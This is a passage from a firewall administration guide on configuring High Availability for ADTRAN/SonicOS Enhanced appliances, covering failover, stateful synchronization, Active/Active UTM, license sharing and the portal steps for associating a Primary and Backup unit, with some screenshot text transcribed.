- **Primary** - Describes the principal hardware unit itself. The Primary identifier is a manual designation, and is not subject to conditional changes. Under normal operating conditions, the Primary hardware unit operates in an Active role.
- **Backup** - Describes the subordinate hardware unit itself. The Backup identifier is a relational designation, and is assumed by a unit when paired with a Primary unit. Under normal operating conditions, the Backup unit operates in an Idle mode. Upon failure of the Primary unit, the Backup unit will assume the Active role.
- **Active** - Describes the operative condition of a hardware unit. The Active identifier is a logical role that can be assumed by either a Primary or Backup hardware unit.
- **Idle** - Describes the passive condition of a hardware unit. The Idle identifier is a logical role that can be assumed by either a Primary or Backup hardware unit. The Idle unit assumes the Active role in the event of determinable failure of the Active unit.
- **Failover** - Describes the actual process in which the Idle unit assumes the Active role following a qualified failure of the Active unit. Qualification of failure is achieved by various configurable physical and logical monitoring facilities described throughout the Task List section.
- **Preempt** - Applies to a post-failover condition in which the Primary unit has failed, and the Backup unit has assumed the Active role. Enabling Preempt will cause the Primary unit to seize the Active role from the Backup after the Primary has been restored to a verified operational state.

## Virtual MAC Address

The Virtual MAC address allows the High Availability pair to share the same MAC address, which dramatically reduces convergence time following a failover. Convergence time is the amount of time it takes for the devices in a network to adapt their routing tables to the changes introduced by high availability.

Without Virtual MAC enabled, the Active and Idle appliances each have their own MAC addresses. Because the appliances are using the same IP address, when a failover occurs, it breaks the mapping between the IP address and MAC address in the ARP cache of all clients and network resources. The Backup appliance must issue an ARP request, announcing the new MAC address/IP address pair. Until this ARP request propagates through the network, traffic intended for the Primary appliance's MAC address can be lost.

The Virtual MAC address greatly simplifies this process by using the same MAC address for both the Primary and Backup appliances. When a failover occurs, all routes to and from the Primary appliance are still valid for the Backup appliance. All clients and remote sites continue to use the same Virtual MAC address and IP address without interruption.

By default, this Virtual MAC address is provided by the ADTRAN firmware and is different from the physical MAC address of either the Primary or Backup appliances. This eliminates the possibility of configuration errors and ensures the uniqueness of the Virtual MAC address, which prevents possible conflicts. Optionally, you can manually configure the Virtual MAC address on the **High Availability > Monitoring** page.

The Virtual MAC setting is available even if Stateful High Availability is not licensed. When Virtual MAC is enabled, it is always used even if Stateful Synchronization is not enabled.

## Crash Detection

The High Availability feature has a thorough self-diagnostic mechanism for both the Primary and Backup firewalls. The failover to the Backup ADTRAN occurs when critical services are affected, physical (or logical) link detection is detected on monitored interfaces, or when the ADTRAN loses power.

The self-checking mechanism is managed by software diagnostics, which check the complete system integrity of the ADTRAN device. The diagnostics check internal system status, system process status, and network connectivity. There is a weighting mechanism on both sides to decide which side has better connectivity, used to avoid potential failover looping.

Critical internal system processes such as NAT, VPN, and DHCP (among others) are checked in real time. The failing service is isolated as early as possible, and the failover mechanism repairs it automatically.

## Stateful High Availability Overview

This section provides an introduction to the Stateful High Availability feature. Stateful High Availability is supported on firewalls, but not on the NetVanta 2630 series appliances.

This section contains the following subsections:

- [“What is Stateful High Availability?” on page 973](#)
- [“Benefits” on page 973](#)
- [“How Does Stateful High Availability Work?” on page 973](#)

## What is Stateful High Availability?

The original version of SonicOS Enhanced provided a basic High Availability feature where a Backup firewall assumes the interface IP addresses of the configured interfaces when the Primary unit fails. Upon failover, layer 2 broadcasts are issued (ARP) to inform the network that the IP addresses are now owned by the Backup unit. All pre-existing network connections must be rebuilt. For example, Telnet and FTP sessions must be re-established and VPN tunnels must be renegotiated.

Stateful High Availability (SHA) provides dramatically improved failover performance. The Primary and Backup appliances are continuously synchronized so that the Backup can seamlessly assume all network responsibilities if the Primary appliance fails, with no interruptions to existing network connections.

## Benefits

Stateful High Availability provides the following benefits:

- **Improved reliability** - By synchronizing most critical network connection information, Stateful High Availability prevents down time and dropped connections in case of appliance failure.
- **Faster failover performance** - By maintaining continuous synchronization between the Primary and Backup appliances, Stateful High Availability enables the Backup appliance to take over in case of a failure with virtually no down time or loss of network connections.
- **Minimal impact on CPU performance** - Typically less than 1% usage.
- **Minimal impact on bandwidth** - Transmission of synchronization data is throttled so as not to interfere with other data.

## How Does Stateful High Availability Work?

Stateful High Availability is not load-balancing. It is an active-idle configuration where the Primary appliance handles all traffic. When Stateful High Availability is enabled, the Primary appliance actively communicates with the Backup to update most network connection information. As the Primary appliance creates and updates network connection information (VPN tunnels, active users, connection cache entries, etc.), it immediately informs the Backup appliance. This ensures that the Backup appliance is always ready to transition to the Active state without dropping any connections.

The synchronization traffic is throttled to ensure that it does not interfere with regular network traffic. All configuration changes are performed on the Primary appliance and automatically propagated to the Backup appliance. The High Availability pair uses the same LAN and WAN IP addresses—regardless of which appliance is currently Active.

When using ADTRAN Global Management System (GMS) to manage the appliances, GMS logs into the shared WAN IP address. In case of a failover, GMS administration continues seamlessly, and GMS administrators currently logged into the appliance will not be logged out, however **Get** and **Post** commands may result in a timeout with no reply returned.

The following table lists the information that is synchronized and information that is not currently synchronized by Stateful High Availability.

| Information that is Synchronized    | Information that is not Synchronized                |
|-------------------------------------|-----------------------------------------------------|
| VPN information                     | Dynamic WAN clients (L2TP, PPPoE, and PPTP)         |
| Basic connection cache              | Deep Packet Inspection (GAV, IPS, and Anti Spyware) |
| FTP                                 | IPHelper bindings (such as NetBIOS and DHCP)        |
| Oracle SQL*NET                      | SYNFlood protection information                     |
| Real Audio                          | Content Filtering Service information               |
| RTSP                                | VoIP protocols                                      |
| GVC information                     | Dynamic ARP entries and ARP cache timeouts          |
| Dynamic Address Objects             | Active wireless client information                  |
| DHCP server information             | wireless client packet statistics                   |
| Multicast and IGMP                  | Rogue AP list                                       |
| Active users                        |                                                     |
| ARP                                 |                                                     |
| wireless appliance status           |                                                     |
| Wireless guest status               |                                                     |
| License information                 |                                                     |
| Weighted Load Balancing information |                                                     |
| RIP and OSPF information            |                                                     |

## Security Services and Stateful High Availability

High Availability pairs share a single set of security services licenses and a single Stateful HA license. These licenses are synchronized between the Active and Idle appliances in the same way that all other information is synchronized between the two appliances. For information on license synchronization, see [“High Availability License Synchronization Overview” on page 976](#) and [“Applying Licenses to firewalls” on page 999](#).

## Stateful High Availability Example

In case of a failover, the following sequence of events occurs:

1. A PC user connects to the network, and the Primary firewall creates a session for the user.
2. The Primary appliance synchronizes with the Backup appliance. The Backup now has all of the user’s session information.
3. The power is unplugged from the Primary appliance and it goes down.
4. The Backup unit does not receive heartbeat messages from the Primary appliance and switches from Idle to Active mode.
5. The Backup appliance begins to send gratuitous ARP messages to the LAN and WAN switches using the same Virtual MAC address and IP address as the Primary appliance. No routing updates are necessary for downstream or upstream network devices.
6. When the PC user attempts to access a Web page, the Backup appliance has all of the user’s session information and is able to continue the user’s session without interruption.

## Active/Active UTM Overview

This section provides an introduction to the Active/Active UTM feature. Active/Active UTM requires Stateful High Availability and is supported on ADTRAN E-Class NSA appliances. This section contains the following subsections:

- [“What is Active/Active UTM?” on page 975](#)
- [“Benefits of Active/Active UTM” on page 975](#)
- [“How Does Active/Active UTM Work?” on page 975](#)

### What is Active/Active UTM?

The High Availability feature on versions of SonicOS Enhanced prior to 5.5 uses an active-idle model that requires the active firewall to perform all Unified Threat Management (UTM), firewall, NAT, and other processing, while the idle firewall is not utilized until failover occurs. In an active/active model, both firewalls share the processing.

As a first step towards complete Active/Active High Availability, Deep Packet Inspection (DPI) UTM services are migrated to an Active/Active model, referred to as Active/Active UTM. The following DPI UTM services are affected:

- Gateway Anti-Virus (GAV)
- Anti-Spyware
- Intrusion Protection (IPS)
- Application Firewall

When Active/Active UTM is enabled on a Stateful HA pair, these DPI UTM services can be processed concurrently with firewall, NAT, and other modules on both the active and idle firewalls. Processing of all modules other than DPI UTM services is restricted to the active unit.

### Benefits of Active/Active UTM

The benefits of the Active/Active UTM feature include the following:

- Both the firewalls in the HA pair are utilized to derive maximum throughput
- GAV, IPS, Anti-Spyware, and Application Firewall services are the most processor intensive, and concurrent processing of these services on the idle firewall while the active firewall performs other processing provides the most throughput gain

### How Does Active/Active UTM Work?

To use the Active/Active UTM feature, the administrator must configure an additional interface as the **HA Data Interface**. Certain packet flows on the active unit are selected and offloaded to the idle unit on the HA data interface. DPI UTM is processed on the idle unit and then the results are returned to the active unit over the same interface. The remaining processing is performed on the active unit.

After configuring Stateful High Availability on the appliances in the HA pair, connecting and configuring the HA data interface is the only additional configuration required to enable Active/Active UTM.

## High Availability License Synchronization Overview

This section provides an introduction to the ADTRAN High Availability license synchronization feature. This section contains the following subsections:

- [“What is High Availability License Synchronization?” on page 976](#)
- [“Benefits” on page 976](#)

### What is High Availability License Synchronization?

High Availability license synchronization provides a way to share ADTRAN security services, Stateful High Availability, and other licenses between two firewalls when one is acting as a high availability backup for the other. To use this feature, you must register the ADTRAN appliances on NetVanta Security Portal account as Associated Products. Both appliances must be the same ADTRAN model.

High availability license synchronization allows sharing of the SonicOS Enhanced license, the Support subscription, and the security services licenses present on the Primary ADTRAN appliance with the associated Backup appliance. All security services you see on the **Security Services > Summary** screen are shareable, including Free Trial services. The only licenses that are not shareable are for consulting services, such as the ADTRAN GMS Preventive Maintenance Service. When a hardware failover occurs, the Backup appliance is licensed and ready to take over network security operations.

In SonicOS Enhanced 4.0 and higher, the Stateful High Availability Upgrade is offered on appliance models that support it as an optional licensed feature. On NetVanta Security Portal account, only the Primary unit in the HA pair needs to be licensed. With Stateful High Availability the Primary unit actively communicates with the Backup on a per connection and VPN level. As the Primary creates and updates connection cache entries or VPN tunnels, the Backup unit is informed of such changes. The Backup unit remains in a continuously synchronized state so that it can seamlessly assume the network responsibilities upon failure of the Primary unit with no interruption to existing network connections.

### Benefits

High Availability license synchronization is a cost-effective option for deployments that provide high availability by using redundant firewalls. You do not need to purchase a second set of licenses for the Idle unit in a High Availability pair. When the Stateful High Availability Upgrade is licensed, the Backup unit is always synchronized so that there is no interruption to existing network connections if the Primary unit fails.

### Stateful and Non-Stateful High Availability Prerequisites

Your network environment must meet the following prerequisites before configuring Stateful High Availability or non-stateful High Availability:

- The Primary and Backup appliances must be the same model. Mixing and matching ADTRANs of different hardware types is not currently supported.
- It is strongly recommended that the Primary and Backup appliances run the same version of SonicOS Enhanced firmware; system instability may result if firmware versions are out of sync, and all High Availability features may not function completely. High Availability is only supported on the firewalls running SonicOS Enhanced. It is not supported in any version of SonicOS Standard.



- On ADTRAN appliances that support the PortShield feature (NetVanta 2630 and 2730 appliances), High Availability can only be enabled if PortShield is disabled on all interfaces of both the Primary and Backup appliances.
- Both units must be registered and associated as a High Availability pair on NetVanta Security Portal account before physically connecting them.
- The WAN virtual IP address and interfaces must use static IP addresses.

**Note**


---

ADTRAN High Availability cannot be configured using the built-in wireless interface, nor can it be configured using Dynamic WAN interfaces.

---

**Warning**


---

**ADTRAN High Availability does not support dynamic IP address assignment from your ISP.**

---

- Three LAN IP addresses are required:
  - **LAN Virtual IP Address** - Configured on the X0 interface of the Primary unit. This is the default gateway for all devices configured on the LAN. Accessing the management interface with this IP address will log you into the appliance that is Active whether it is the Primary unit or Backup unit.
  - **Primary LAN Management IP Address** - Configured under **High Availability > Monitoring**. This is the IP address used for managing the Primary unit over the LAN interface, regardless of the Active or Idle status of the unit.
  - **Backup LAN Management IP Address** - Configured under **High Availability > Monitoring**. This is the IP address used for managing the Backup unit over the LAN interface, regardless of the Active or Idle status of the unit.
- At least one WAN IP address is required:
  - **WAN Virtual IP Address** - Configured on the X1 Interface of the Primary unit. Accessing the management interface with this IP address will log you into the appliance that is Active whether it is the Primary unit or Backup unit
  - **Primary WAN Management IP Address (Optional)** - Configured under **High Availability > Monitoring**. This is the IP address used for managing the Primary unit over the WAN interface, regardless of the Active or Idle status of the unit. This requires that you have an additional routable IP address available. This is optional, as you can always manage the Active unit with one static WAN IP address.
  - **Backup WAN Management IP Address (Optional)** - Configured under **High Availability > Monitoring**. This is the IP address used for managing the Backup unit over the WAN interface, regardless of the Active or Idle status of the unit. This requires that you have an additional routable IP address available. This is optional, as you can always manage the Active unit with one static WAN IP address.

If using only a single WAN IP, note that the Backup device, when in Idle mode, will not be able to use NTP to synchronize its internal clock.

**Note**


---

When HA Monitoring/Management IP addresses are configured only on WAN interfaces, they need to be configured on all the WAN interfaces for which a Virtual IP address has been configured.

---

If you will not be using Primary/Backup WAN Management IP address, make sure each entry field is set to '0.0.0.0' (in the High Availability > Monitoring Page) – the ADTRAN will report an error if the field is left blank.

**Note**

If each ADTRAN has a Primary/Backup WAN Management IP address for remote management, the WAN IP addresses must be in the same subnet. If shifting a previously assigned interface to act as a unique WAN interface, be sure to remove any custom NAT policies that were associated with that interface before configuring it.

The LAN (X0) interfaces are connected to a switch on the LAN network. The WAN (X1) interfaces are connected to another switch, which connects to the Internet. The designated high availability interfaces are connected directly to each other using a crossover cable.

**Note**

If you are connecting the Primary and Backup appliances to an Ethernet switch that uses the spanning tree protocol, be aware that it may be necessary to adjust the link activation time on the switch port to which the ADTRAN interfaces connect. For example, on a Cisco Catalyst-series switch, it is necessary to activate **spanning tree port fast** for each port connecting to the firewall's interfaces.

## Initial High Availability Setup

Before you begin the configuration of High Availability on the Primary firewall, perform the following initial setup procedures.

- Register and associate the Primary and Backup firewalls as a High Availability pair on NetVanta Security Portal account. See [“Associating Appliances on NetVanta Security Portal account for High Availability” on page 979](#).
- On the back of the Backup firewall, locate the serial number and write the number down. You need to enter this number in the **High Availability > Settings** page.
- Make sure that the two appliances are running the same SonicOS Enhanced versions.
- Make sure Primary ADTRAN and Backup firewall's LAN, WAN, and other interfaces are properly configured for seamless failover.
- Connect the Primary ADTRAN and Backup ADTRAN appliances with a CAT5 or CAT6-rated crossover cable. The Primary and Backup firewalls must have a dedicated connection between each other for High Availability. ADTRAN recommends cross-connecting the two together using a CAT5/6 crossover Ethernet cable, but a connection using a dedicated 100Mbps hub/switch is also acceptable. The following table shows which interface to use for the various firewall platforms.

| Platform               | Interface for High Availability |
|------------------------|---------------------------------|
| NetVanta 2830 and 2840 | X5                              |
| NetVanta 2730          | X8                              |
| NetVanta 2630          | X6                              |


- Power on the Primary appliance, and then power on the Backup appliance.
- Do not make any configuration to the Primary's High Availability interface; the High Availability programming in an upcoming step takes care of this issue. See [“Configuring High Availability in SonicOS” on page 988](#). When done, disconnect the workstation.

## Initial Active/Active UTM Setup

The Active/Active UTM feature requires an additional physical connection between the two appliances in your Stateful HA pair. The connected interface is called the HA Data Interface.

Perform the following steps:

- Step 1** Decide which interface to use for the additional connection between the appliances. The same interface must be selected on each appliance. For example, you could connect X4 on the Primary unit to X4 on the Backup, in which case X4 would be the HA Data Interface.
- Step 2** In the SonicOS Enhanced management interface, navigate to the Network > Interfaces page and ensure that the **Zone** is **Unassigned** for the intended HA Data Interface.



The screenshot shows the 'Interfaces' configuration page in SonicOS Enhanced. A table lists various interfaces with their settings. The interface X4 is highlighted, showing its zone is 'Unassigned'.

| Name    | Zone       | IP Address     | Subnet Mask     | IP Assignment | Status                | Comment                | Configure |
|---------|------------|----------------|-----------------|---------------|-----------------------|------------------------|-----------|
| X0      | LAN        | 10.0.0.1       | 255.255.0.0     | Static        | 100 Mbps full-duplex  | Default LAN            |           |
| X1      | WAN        | 67.115.118.49  | 255.255.255.192 | Static        | 100 Mbps full-duplex  | Corp DS3               |           |
| X2      | WAN        | 206.160.221.34 | 255.255.255.224 | Static        | 100 Mbps full-duplex  | Sprint T1              |           |
| X3      | WLAN       | 172.17.2.1     | 255.255.255.0   | Static        | 100 Mbps full-duplex  | SWbeta                 |           |
| X3-V403 | eng_priv   | 172.17.3.1     | 255.255.255.0   | Static        | VLAN Sub-Interface    | ENG PRAP               |           |
| X3-V404 | eng_silver | 172.17.4.1     | 255.255.255.0   | Static        | VLAN Sub-Interface    | ENG SSLVPN             |           |
| X3-V405 | eng_guest  | 172.17.5.1     | 255.255.255.0   | Static        | VLAN Sub-Interface    | ENG GUEST              |           |
| X3-V406 | eng_svc    | 172.17.6.1     | 255.255.255.0   | Static        | VLAN Sub-Interface    | ENG SVC                |           |
| X4      | Unassigned | 0.0.0.0        | 0.0.0.0         | N/A           | No link               |                        |           |
| X5      | HA-Link    | N/A            | N/A             | N/A           | 1000 Mbps full-duplex | High Availability Link |           |

- Step 3** Using a standard Ethernet cable, connect the two interfaces directly to each other.

## Associating Appliances on NetVanta Security Portal account for High Availability

This section describes how to associate two ADTRAN appliances as a High Availability Pair on NetVanta Security Portal account, and shows an example high availability configuration on SonicOS Enhanced.

- [“Configuration Overview” on page 979](#)
- [“Configuration Procedures on NetVanta Security Portal account” on page 981](#)

### Configuration Overview

You can associate two firewalls as HA Primary and HA Secondary on NetVanta Security Portal account. Note that the Backup appliance of your High Availability Pair is referred to as the HA Secondary unit on NetVanta Security Portal account. After the appliances are associated as an HA Pair, they can share licenses.

You need only purchase a single set of licenses for the HA Primary appliance. The licenses are shared with the Backup unit. This includes the SonicOS Enhanced license, the Support subscription, and the security services licenses. The only licenses that are not shareable are for consulting services, such as the ADTRAN GMS Preventive Maintenance Service.

It is not required that the Primary and Backup appliances have the same security services enabled. The security services settings will be automatically updated as part of the initial synchronization of settings. License synchronization is used so that the Backup appliance can maintain the same level of network protection provided before the failover.

To use Stateful High Availability on firewalls, you must purchase a Stateful High Availability Upgrade license for the Primary unit. Stateful High Availability is a licensed service that must be activated for the Primary appliance on NetVanta Security Portal account. The license is shared with the Backup unit.

| GATEWAY SERVICES                                             |                                                                                   |                              |                         |                                               |
|--------------------------------------------------------------|-----------------------------------------------------------------------------------|------------------------------|-------------------------|-----------------------------------------------|
| Service Name                                                 | Info                                                                              | Status                       | Options                 |                                               |
| <a href="#">Gateway AV/Anti-Spyware/Intrusion Prevention</a> |  | Expiry: 08 May 2008          | <a href="#">Buy Now</a> | <a href="#">Enter Key</a>                     |
| Content Filtering: Standard Edition                          |  | -                            | <a href="#">Buy Now</a> | <a href="#">Try</a> <a href="#">Enter Key</a> |
| <a href="#">Content Filtering: Premium Edition</a>           |  | Expiry: 08 Jun 2007          | <a href="#">Buy Now</a> | <a href="#">Enter Key</a>                     |
| <a href="#">VPN Upgrade</a>                                  |  | gift-ammo-roll-mop-tony-lacy |                         |                                               |
| <a href="#">SonicOS Enhanced</a>                             |  | drew-tint-fell-san-ask-pam   |                         |                                               |
| <a href="#">Stateful High Availability Upgrade</a>           |  | -                            |                         | <a href="#">Enter Key</a>                     |

License synchronization is used in a high availability deployment so that the Backup appliance can maintain the same level of network protection provided before the failover. To enable high availability, you can use the SonicOS management interface to configure your two appliances as a High Availability pair in Active/Idle mode.

NetVanta Security Portal account provides several methods of associating the two appliances. You can start by registering a new appliance, and then choosing an already-registered unit to associate it with. Or, you can associate two units that are both already registered. Or, you can start the process by selecting a registered unit and adding a new appliance with which to associate it.


**Note**

Even if you first register your appliances on NetVanta Security Portal account, you must individually register both the Primary and the Backup appliances from the SonicOS management interface while logged into the individual management IP address of each appliance. This allows the Backup unit to synchronize with the ADTRAN license server and share licenses with the associated Primary appliance. When Internet access is restricted, you can manually apply the shared licenses to both appliances. See [“Applying Licenses to firewalls” on page 999](#) for both procedures.

## Configuration Procedures on NetVanta Security Portal account

You can associate a firewall with another appliance of the same model when you first register it, or at any time after both appliances are already registered on NetVanta Security Portal account. Procedures for different scenarios are provided in the following sections:

- [“Associating an Appliance at First Registration” on page 981](#)
- [“Associating Pre-Registered Appliances” on page 984](#)
- [“Associating a New Unit to a Pre-Registered Appliance” on page 984](#)
- [“Removing an HA Association” on page 986](#)
- [“Replacing a firewall” on page 987](#)



**Note**

You can remove an appliance from an association at any time.

### Associating an Appliance at First Registration

To register a new firewall and associate it as a Backup unit to an existing Primary unit so that it can use High Availability license synchronization, perform the following steps:

- Step 1** Login to NetVanta Security Portal account.
- Step 2** On the main page, in the left pane, in the text box under Quick Register, type the appliance serial number and then press **Enter** or click the **arrow** button.
- Step 3** On the My Products page, under Add New Product, type the friendly name for the appliance and the authentication code into the appropriate text boxes, and then click **Register**.
- Step 4** On the Product Survey page, optionally fill in the requested information and then click **Continue**.
- Step 5** On the Create Association Page, click the radio button for the ADTRAN appliance that you want to act as the parent, or Primary, unit in the High Availability pair. You can skip this step if you want your new appliance to be a Primary unit itself.

The screen displays only units that are not already Backup units for other appliances.

Do one of the following:

- To make this appliance a Primary unit, click **Continue** without clicking a radio button.
- If one appliance is available as the parent product (Primary unit), click the radio button to select it, and then click **Continue**.

| Parent Product Type                         | Friendly Name       | Serial Number |
|---------------------------------------------|---------------------|---------------|
| <input checked="" type="radio"/> HA Primary | Techpubs2 NSA E7500 | 0017C51A200E  |

- If multiple appliances are available for the parent product, click the radio button for the one you want, and then click **Continue**.

**Create Association**

Serial Number: 0017CS4A8BCC Node Supports: Unlimited  
 Product: SonicWALL NSA E7500 Reg. Code: EN46CTDT  
 Platform: SonicWALL

Select the product you would like to designate as the parent product for the SonicWALL NSA E7500

| Parent Product Type |                       | Friendly Name       | Serial Number |
|---------------------|-----------------------|---------------------|---------------|
| HF Primary          | <input type="radio"/> | Techpubs1 NSA E7500 | 0017CS1A2D00  |
| HF Primary          | <input type="radio"/> | Techpubs2 NSA E7500 | 0017CS1A2D0E  |

**CONTINUE**

**Step 6** If you clicked **Continue** without selecting a choice for HA Primary in the preceding step, click the radio button under **Child Product Type** to select a choice for HA Secondary (Backup unit), and then click **Continue**. Your new appliance will be the HA Primary unit for the device that you select.

**Create Association**

Serial Number: 0017CS4A8BCC Node Supports: Unlimited  
 Product: SonicWALL NSA E7500 Reg. Code: EN46CTDT  
 Platform: SonicWALL

Associate child products

| Child Product Type |                          | Friendly Name       | Serial Number |
|--------------------|--------------------------|---------------------|---------------|
| HF Secondary       | <input type="checkbox"/> | Techpubs1 NSA E7500 | 0017CS1A2D00  |
| HF Secondary       | <input type="checkbox"/> | Techpubs2 NSA E7500 | 0017CS1A2D0E  |

**CONTINUE**

**Step 7** On the next screen, you can verify that your product registered successfully and, at the bottom under Parent Product, verify the correct appliance and serial number for the parent (or child, if you chose that option).

| Parent product      |               |                              |                          |
|---------------------|---------------|------------------------------|--------------------------|
| Parent Product Type | Friendly Name | Serial Number                |                          |
| HF Primary          | PRO 5060 1st  | <a href="#">0006B1124416</a> | <a href="#">REMOVE X</a> |

You can click the Serial Number link for the parent product to display the Service Management - Associated Products page and verify that the newly registered appliance is listed as a child product associated with this parent.

| ASSOCIATED PRODUCTS          |        |
|------------------------------|--------|
| Child Product Type           | Status |
| <a href="#">HF Secondary</a> | 1      |

**BACK**

You can click **HA Secondary** to display the My Product - Associated Products page for the child/secondary/Backup unit. Note that you can also change the associated product (parent) for this child on this page.

My Product - Associated Products ?

HF Secondary associated with Techpubs2 NSA E7500.  
Manage or associate products:

---

**Associate new products**

Please enter the serial number of the new product to be registered. Please use the software license key when registering a software product.

Serial Number:  [What is this?](#)

Friendly Name:   
May be up to 30 characters (i.e. "San Jose Branch Office")

Product Group:  Please select a Product Group to associate your serial number with.

---

**Associated Products**

Your Registered Products are listed below:

| Name                   | Serial Number | Product Line | 5.0.0.0e | UR4985KJ | TRANSFER                 |
|------------------------|---------------|--------------|----------|----------|--------------------------|
| 1- Techpubs1 NSA E7500 | 001705182000  | NSA E7500    | 5.0.0.0e | UR4985KJ | <input type="checkbox"/> |

## Associating Pre-Registered Appliances

To associate two already-registered firewalls so that they can use High Availability license synchronization, perform the following steps:

- Step 1** Login to NetVanta Security Portal account.
- Step 2** On the main page under Most Recently Registered Products, click **View all registered products**.
- Step 3** On the My Products page, under Registered Products, scroll down to find the appliance that you want to use as the parent, or Primary, unit. Click the product **name** or **serial number**.
- Step 4** On the Service Management - Associated Products page, scroll down to the Associated Products section.
- Step 5** Under Associated Products, click **HA Secondary**.
- Step 6** On the My Product - Associated Products page, in the text boxes under Associate New Products, type the **serial number** and the friendly **name** of the appliance that you want to associate as the child/secondary/Backup unit.

The screenshot shows the 'My Product - Associated Products' page. At the top, there is a message: 'HA Secondary associated with Techpubs2 f5A E7500. Manage or associate products.' Below this is the 'Associate new products' section. It contains the following fields and options:

- Serial Number:** 0017c51a2d0e (with a 'What is this?' link)
- Friendly Name:** Techpubs2 f5A E7500 (with a note: 'May be up to 30 Characters (Ex: "San Jose Branch Office")')
- Product Group:** Techpubs Techpubs Products (with a dropdown arrow)

At the bottom of the form are two buttons: 'REGISTER' and 'CANCEL'.

- Step 7** Click **Register**.

## Associating a New Unit to a Pre-Registered Appliance

This section describes how to add a new appliance from the My Product - Associated Products page of an already-registered firewall, and associate the two appliances so that they can use High Availability license synchronization. You can add a new secondary (Backup) unit to an existing Primary unit, or add a new Primary unit to an existing secondary unit. To use this method, perform the following steps:

- Step 1** Login to NetVanta Security Portal account.
- Step 2** On the main page under Most Recently Registered Products, click **View all registered products**.
- Step 3** On the My Products page, under Registered Products, scroll down to find the appliance that you want to use as the existing unit. You can choose any supported appliance on the list, whether it is already an HA Primary or an HA Secondary, or neither. Click the product **name** or **serial number**.
- Step 4** On the Service Management - Associated Products page, scroll down to the Associated Products section.
- Step 5** Under Associated Products, do one of the following:



- If the existing unit is an HA Primary or an unassociated appliance, click **HA Secondary**.
  - If the existing unit is an HA Secondary appliance, click **HA Primary**.
- Step 6** On the My Product - Associated Products page, in the text boxes under Associate New Products, type the **serial number** and the friendly **name** of the new appliance that you want to register as the associated unit.
- Step 7** Click **Register**.
- Step 8** On the Product Survey page, optionally fill in the requested information and then click **Continue**.
- Step 9** On the Create Association page, if multiple qualifying existing appliances are displayed, click the radio button to select the unit with which you want to associate the new unit. If you selected an existing HA Primary unit or unassociated unit in [Step 3](#), the choices here will all be HA Primary. If you selected an existing HA Secondary unit in [Step 3](#), the available selections here will be HA Secondary units.

**Create Association**

Serial Number: 0017C51A2D0E  
Product: SonicWALL NSA E7500  
Platform: SonicWALL

Node Support: Unlimited  
Req. Code: DCBKQ2JH

Select the product you would like to designate as the parent product for the SonicWALL NSA E7500

| Parent Product Type                         | Friendly Name       | Serial Number |
|---------------------------------------------|---------------------|---------------|
| <input checked="" type="radio"/> HF Primary | Techpubs1 NSA E7500 | 0017C51A2D00  |

**Create Association**

Serial Number: 0017C51A2D0F  
Product: SonicWALL NSA E7500  
Platform: SonicWALL

Node Support: Unlimited  
Req. Code: DCBKQ2JH

Associate child products

| Child Product Type                            | Friendly Name       | Serial Number |
|-----------------------------------------------|---------------------|---------------|
| <input checked="" type="radio"/> HF Secondary | Techpubs1 NSA E7500 | 0017C51A2D00  |

- Step 10** Click **Continue**.
- Step 11** On the Service Management - Associated Products page, confirm at the top that the registration was successful, then scroll to the bottom to see the Associated Products and click either **HA Primary** or **HA Secondary** to display the unit(s) that are now associated with your newly registered appliance.

For example, continuing the example shown above, you would see the following:

**ASSOCIATED PRODUCTS**

| Child Product Type                     | Status |
|----------------------------------------|--------|
| <a href="#">SonicPoint</a>             | 0      |
| <a href="#">SonicWALL SonicPoint G</a> | 0      |
| <a href="#">HF Secondary</a>           | 1      |

## Removing an HA Association

You can remove the association between two firewalls on NetVanta Security Portal account at any time. You might need to remove an existing HA association if you replace an appliance or reconfigure your network. For example, if one of your firewalls fails, you will need to replace it. Or, you might need to switch the HA Primary appliance with the Backup, or HA Secondary, unit after a network reconfiguration. In either case, you must first remove the existing HA association and then create a new association that uses a new appliance or changes the parent-child relationship of the two units.

See [“Replacing a firewall” on page 987](#). To remove the association between two registered firewalls, perform the following steps:

- Step 1** Login to NetVanta Security Portal account.
- Step 2** In the left navigation bar, click **My Products**.
- Step 3** On the My Products page, under Registered Products, scroll down to find the secondary appliance from which you want to remove associations. Click the product **name** or **serial number**.
- Step 4** On the Service Management - Associated Products page, scroll down to the Parent Product section, just above the Associated Products section.
- Step 5** Under Parent Product, to remove the association for this appliance, click **Remove**, wait for the page to reload, scroll down, and then click **Remove** again.

| PARENT PRODUCT      |                     |                              |                        |
|---------------------|---------------------|------------------------------|------------------------|
| Parent Product Type | Friendly Name       | Serial Number                |                        |
| HF Primary          | Techpubs1 NSA E7500 | <a href="#">0017C51A2D0D</a> | <a href="#">Remove</a> |

Are you sure you want to remove this Parent product Association? If yes then click 'Remove' again.

| PARENT PRODUCT      |                     |                              |                        |
|---------------------|---------------------|------------------------------|------------------------|
| Parent Product Type | Friendly Name       | Serial Number                |                        |
| HF Primary          | Techpubs1 NSA E7500 | <a href="#">0017C51A2D0D</a> | <a href="#">Remove</a> |

## Replacing a firewall

